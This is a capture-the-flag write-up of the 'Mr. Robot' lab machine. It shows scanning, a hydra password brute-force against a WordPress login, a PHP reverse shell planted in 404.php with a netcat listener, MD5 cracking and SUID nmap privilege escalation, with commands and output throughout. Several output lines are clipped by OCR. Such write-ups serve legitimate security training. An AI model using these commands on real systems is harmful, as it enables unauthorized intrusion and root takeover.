
Vulnerability Assessment and Penetration Testing

MR. ROBOT

Vedika Bang | Learnings: Reverse shell, password cracking, SUID priv escalation vulnerability - nmap, find| Level: Easy


Submitted to: Wattlecorp Cybersecurity Labs.

1. First, we use **NETDISCOVER** tool. Basically, Net discover helps us to gather information about IP addresses, MAC addresses of the devices connected to the network. It works like ARP tool. We need root access to execute the command. We can use flags to reduce the output. (Simply man [command name])



In the above screenshot, we have gotten a few IP addresses. It is ostensible, net discover can be stopped forcefully if we don't want a full scan; or otherwise. Here**, 192.168.1.14** is the required IP address.


2. Since, we have the IP address of the targeted machine, we can use **NMAP (Network Mapper)**, to know if any ports/Services are open/available to exploit.




–

Here, we can **see port no.443 (HTTPS service) and port no.80(HTTP service) are open**, whilst **port no.22 (SSH services is closed)**, it's obvious that we should go to that website; since we don't have the username for ssh-ing.


3. After looking it up on the browser, we get a Mr. Robot themed web page. (If you have seen Mr. Robot, you will know); which didn't reveal anything.



4. Well, we use **dirb** command to enumerate more about the website which isn't visible to us, clearly. Dirb-it!!



5. From **/robots.txt**, found our **first key!** {which seemed like md5 hash} At the same time, .dic file could be seen, which suggests our very next step, that is password cracking.



6. After **wget fscoity.dic, we count the list using wc -l**. some words felt to be repeating, hence used **sort fsocity.dic | uniq | wc-l > uniq_pass**


```
root@vedika:~# wget http://192.168.1.14/fsocity.dic
--2021-08-31 12:19:56--  http://192.168.1.14/fsocity.dic
Connecting to 192.168.1.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic.1'

fsocity.dic.1       100%[===================>]   6.91M  29.7MB/s    in 0.2s

2021-08-31 12:19:57 (29.7 MB/s) - 'fsocity.dic.1' saved [7245381/7245381]
```

```
root@vedika:~# ls
fsocity.dic  snap
root@vedika:~# sort fsocity.dic | uniq | wc -l
11451
root@vedika:~# sort fsocity.dic | uniq >uniq_pass
root@vedika:~# ls
fsocity.dic  snap  uniq_pass
root@vedika:~# wc -l uniq_pass
11451 uniq_pass
root@vedika:~#
```

7. After dirb again, it seemed website is powered by wordpress.org (since, there was no other way to go around.)

```
root@vedika:~# dirb http://192.168.1.14

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Aug 31 12:08:38 2021
URL_BASE: http://192.168.1.14/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.14/ ----
==> DIRECTORY: http://192.168.1.14/0/
==> DIRECTORY: http://192.168.1.14/admin/
+ http://192.168.1.14/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.1.14/audio/
==> DIRECTORY: http://192.168.1.14/blog/
==> DIRECTORY: http://192.168.1.14/css/
+ http://192.168.1.14/dashboard (CODE:302|SIZE:0)
+ http://192.168.1.14/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.14/feed/
```

8. Well, since the box is based on Mr. Robot theme; very first intuition for user name was Elliot. Upon try and error, Elliot/ elliot **– elliot worked**! To be sure, used hydra password hacking tool, to make sure it's correct and voila!




9. For password cracking we used command:
hydra -vv -l elliot -P uniq_pass 192.168.1.14 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=elliot'


   Since, we already knew the username, instead of passing list for username, put name of the username and passed filetered wordlist with -P.

   After 10-12 mins : password : ER28-0652 (it was quite an arduous process)

10. And we are in !



11. elliot has adminstartive access. Inside appearance, we can easily change **404.php with a reverse shell**. using https://github.com/pentestmonkey/php-reverse-shell
we change the ip (machine's ip address) and port number(any random port number) and update the file.



12. using netcat (nc**) we start a listener and go to a random page.**

```
vedika@vedika:~$ nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.1.14 46304
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_6
4 x86_64 x86_64 GNU/Linux
 07:13:12 up  1:01,  0 users,  load average: 0.00, 0.73, 1.28
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
```

13. And here we got the access. **(pty based reverse shell in python). Command: python -c 'import pty;pty.spawn("/bin/nash")'**
After enumerating few commands, found **key-2-of-3.txt** and password.raw-md5.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls -al
ls -al
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -al
ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$
```

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

14. After revealing md5; it turns out to be **: abcdefghiklmnopqrtuvwxyz - password!**

```
daemon@linux:/home/robot$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$
```

15. Now, we have found 2 out of 3 keys. For the last one: enumerate few command like id, suid to get the access of root**! Searching for the setuid binaries is the answer.**

Well, I didn't have any idea about suid, since id didn't reveal anything, upon researching suid escalation seems to be a way to go.
Command : find /-user root -perm -4000 2>/dev/null
Here, 2 : second fie descriptor that is STDERR and /dev/null is a file system that theows away everything written into it.

```
$ find / -user root -perm -4000 2>/dev/null
find / -user root -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
$
```

In the above screenshot, nmap is in local, which directs that it isn't supposed to have a setuid bit . // found the vulnerability GTFObin helps. (Google got stuuf)

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

16. Running the above command :

```
map --interactive

tarting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
elcome to Interactive Mode -- press h <enter> for help
map> clear
lear
nknown command (clear) -- press h <enter> for help
map> whoami
hoami
nknown command (whoami) -- press h <enter> for help
map> !whoami
whoami
oot
aiting to reap child : No child processes
map> ls
s
nknown command (ls) -- press h <enter> for help
map> !bash -p
bash -p
ash-4.3# whoami
hoami
oot
ash-4.3# clear
```

17. Voila !
Key-3-of-3.txt

```
ash-4.3# cd /root
d /root
ash-4.3# ls
s
irstboot_done  key-3-of-3.txt
ash-4.3# cat key-3-of-3.txt
at key-3-of-3.txt
4787ddef27c3dee1ee161b21670b4e4
ash-4.3#
```